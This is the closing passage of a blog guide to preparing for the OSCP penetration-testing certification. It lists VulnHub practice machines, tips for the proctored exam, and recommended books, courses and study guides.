Pinkys Palace v2: https://www.vulnhub.com/entry/pinkys-palace-v2,229/	Tommy Boy 1: https://www.vulnhub.com/entry/tommy-boy-1,157/	Metasploitable 3: https://github.com/rapid7/metasploitable3
Zico2: https://www.vulnhub.com/entry/zico2-1,210/	Breach 1: https://www.vulnhub.com/entry/breach-1,152/	Election 1: https://www.vulnhub.com/entry/election-1,503/
Wintermute: https://www.vulnhub.com/entry/wintermute-1,239/	Breach 2.1: https://www.vulnhub.com/entry/breach-21,159/	
Tr0ll 1: https://www.vulnhub.com/entry/tr0ll-1,100/	Breach 3.0.1: https://www.vulnhub.com/entry/breach-301,177/	
Tr0ll 2: https://www.vulnhub.com/entry/tr0ll-2,107/	NullByte: https://www.vulnhub.com/entry/nullbyte-1,126/	
Web Developer 1: https://www.vulnhub.com/entry/web-developer-1,288/	Bob 1.0.1: https://www.vulnhub.com/entry/bob-101,226/	
SolidState: https://www.vulnhub.com/entry/solidstate-1,261/	Toppo 1: https://www.vulnhub.com/entry/toppo-1,245/	
Hackme 1: https://www.vulnhub.com/entry/hackme-1,330/	W34kn3ss 1: https://www.vulnhub.com/entry/w34kn3ss-1,270/	
Escalate_Linux: 1: https://www.vulnhub.com/entry/escalate_linux-1,323/	GoldenEye 1: https://www.vulnhub.com/entry/goldeneye-1,240/	
DC 6: https://www.vulnhub.com/entry/dc-6,315/	Infosec Prep OSCP Box: https://www.vulnhub.com/entry/infosec-prep-oscp,508/	
	LemonSqueezy: https://www.vulnhub.com/entry/lemonsqueezy-1,473/	

I will continue to update this list and if you would like a copy for review you can certainly find it here: https://docs.google.com/spreadsheets/d/1dwSMIAPIam0PuRBkCiDI88pU3yzrqqHkDtBngUHNCw8/edit#gid=0

Rooting Vulnerable Machines is extremely important when you are preparing for PWK/OSCP because you can't depend on theoretical knowledge to pass. Improving your hands-on skills will play a huge key role when you are tackling these machines.

Tips to participate in the Proctored OSCP exam:

As of August 15th, 2018, all OSCP exams have a proctored exam. This means that a student will be monitored by an Offensive Security staff member through a screen sharing and webcam service. If you would like to learn more about this new proctoring process you can find it here: https://www.offensive-security.com/offsec/proctoring/ Before I took my exam, I had to go through a variety of things to make sure I was prepared to take my 1st attempt. Even with my preparation, I lost 30 mins of my actual exam time due to troubleshooting the applications for the proctor on my end. With that being said, here are my tips to help you guys prepare for the proctoring section when you are ready to take the exam:

1. Make sure your system is able to meet the software/hardware requirements that offensive security provides in order to run these services. You can find that information here: https://support.offensive-security.com/proctoring-faq/
2. Test your webcam to make sure it works. you cannot use a spare laptop that has a webcam and connect the webcam session onto that system.
3. The Screen Sharing application needs to be running on your main system that you will be using to connect to your exam.
4. You can use multiple monitors for the exam. Keep in mind that the proctor must be able to see them and that they are connected to your system. The proctor will notify you about how many screens they see and you will need to confirm them with the number monitors you are using. If you use a system that has a monitor and it is not connected to the ScreenConnect application, then you will not be able to use that monitor for the exam.
5. Be prepared and log into your webcam and ScreenConnect sessions 30 mins before your exam.
6. Proctors cannot provide any assistance during the exam.
7. You can take breaks, a nap, or grab a cup of coffee during your exam. Just make sure you notify the proctor when you leave and when you return for

your exam.
8. Students are not allowed to record their screens while interacting with any of the exam machines.
9. Also be dressed for your exam. I think that is pretty simple to understand why.

For any other questions you may have you can check out Offensive Security FAQ for Proctored Exams here: https://www.offensive-security.com/faq/

Other Resources:

NetSecFocus Learning Resources:

- https://docs.google.com/spreadsheets/d/12bT8APhWsL-P8mBtWCYu4MLftwG1cPmIL25AEBtXDno/edit#gid=937533738

Offsec Introduction Guide to the OSCP: https://help.offensive-security.com/hc/en-us/articles/360059535932

PWK Learning Path: A very useful resource to help get started on what boxes you should go through in the PWK lab. Some of the boxes they provide also contain hints for the boxes as well:

- https://help.offensive-security.com/hc/en-us/articles/360050473812

Books:

- Kali Linux Revealed: https://www.kali.org/download-kali-linux-revealed-book/
- Attacking Network Protocols: https://nostarch.com/networkprotocols
- Red Team Field Manual: https://www.amazon.com/Rtfm-Red-Team-Field-Manual/dp/1494295504
- Hash-Crack-Password-Cracking-Manual v3: https://www.amazon.com/Hash-Crack-Password-Cracking-Manual/dp/1793458618
- Operator Handbook: Red Team + OSINT + Blue Team Reference: https://www.amazon.com/dp/B085RR67H5

- The Hacker Playbook Series: https://securepla.net/hacker-playbook/
- The Web Application Hacker Handbook: http://mdsec.net/wahh/
- Learn Windows PowerShell in a Month of Lunches 3rd Edition https://www.amazon.com/Learn-Windows-PowerShell-Month-Lunches/dp/1617294160
- Violent Python: https://www.amazon.com/Violent-Python-Cookbook-Penetration-Engineers/dp/1597499579
- Black Hat Python: https://nostarch.com/blackhatpython

Courses that can help you prepare for OSCP:

eLearnSecurity/INE:

eLearnSecurity use to be a great place to learn more about pentesting with the courses they offered. Now that they are owned by INE you now have to buy training from there subscription based platform to learn from the material they offer to be able to obtain the certifications Elearnsecurity offers.

INE Cybersecurity Training: https://ine.com/pages/cybersecurity

eLearnSecurity Certs:

- EJPT: https://elearnsecurity.com/product/ejpt-certification/
- ECCPTv2: https://elearnsecurity.com/product/ecpptv2-certification/

TryHackMe:

A platform to help people grow there skills and learn more about cybersecurity. They have a variety of different rooms you can choose from and they do a good job explaining fundamental concepts in some of these rooms. They also having learning paths that you can complete as well but you may have to pay for them or purchase a subscription to access them.

https://tryhackme.com/

SANS:

SANS provides a wide variety of information security courses. Each of their courses are taught by very smart instructors who have been in this field for a very long time. However, these courses can be expensive if you are unable to get someone to pay for them. You can also try to apply for the SANS workforce training as well to be able to take their courses at a discount. I have taken most of the SANS course and I feel that the following courses below really helped me get a better understanding of what Pentesting is like in the actual field. Here are the courses that I would recommend if you are looking to prepare for OSCP.

- SANS 560: https://www.sans.org/course/network-penetration-testing-ethical-hacking
- SANS 542: https://www.sans.org/course/web-app-penetration-testing-ethical-hacking

Pentesterlabs: A lot of web app pentesting material in this course: https://pentesterlab.com/

Pentester Academy: https://www.pentesteracademy.com/topics

Web Security Academy: https://portswigger.net/web-security

Other OSCP guides:

- https://scund00r.com/all/oscp/2018/02/25/passing-oscp.html
- https://411hall.github.io/OSCP-Preparation
- https://www.gitbook.com/book/sushant747/total-oscp-guide
- http://0xc0ffee.io/blog/OSCP-Goldmine
- https://h4ck.co/oscp-journey-exam-lab-prep-tips/
- https://tulpa-security.com/2016/09/11/review-oscp-and-pwk/
- http://niiconsulting.com/checkmate/2017/06/a-detail-guide-on-oscp-preparation-from-newbie-to-oscp/
- https://ranakhalil101.medium.com/my-oscp-journey-a-review-fa779b4339d9
- https://johnjhacking.com/blog/the-oscp-preperation-guide-2020/

Other Links:

- https://practicalpentestlabs.com/
- https://immersivelabs.co.uk/
- http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Conclusion:

Well then! It seems you have made it to the end of this journey (well not your OSCP journey if you decide to pursue it!). If you read this entire guide, I certainly give you props for doing so. If you read only parts of it, then I still give you props because the main thing that is important to me is that you learned something from it!

I hope you are able to use my guide in your OSCP journey and are able to learn some new things, just like I did when I started mine. If this guide was able to help you let me know I want your feedback for sure. I thanked a lot of people for helping me with my journey in this guide and I want to thank them again for their time and contributions for helping me learn and grow in the cyber-security field.

If anyone has any questions about this guide or feedback please let me know as you can reach out to me on twitter, discord, or on NetSecFocus!

TJ Null

- Twitter: https://twitter.com/TJ_Null
- Github: https://github.com/tjnull
- Netsec Focus: Tjnull
- Discord: `Tjnull#1788`

P.S: Considering this journey as an extra mile, I am going to have to insist at this point for you to…… Try Harder! -Offensive Security

TAGS Kali OSCP

PREVIOUS POST
Reverse Engineering and Exploit Development Made Easy - Chapter 3

NEXT POST
TJnull's guide to building a Home Lab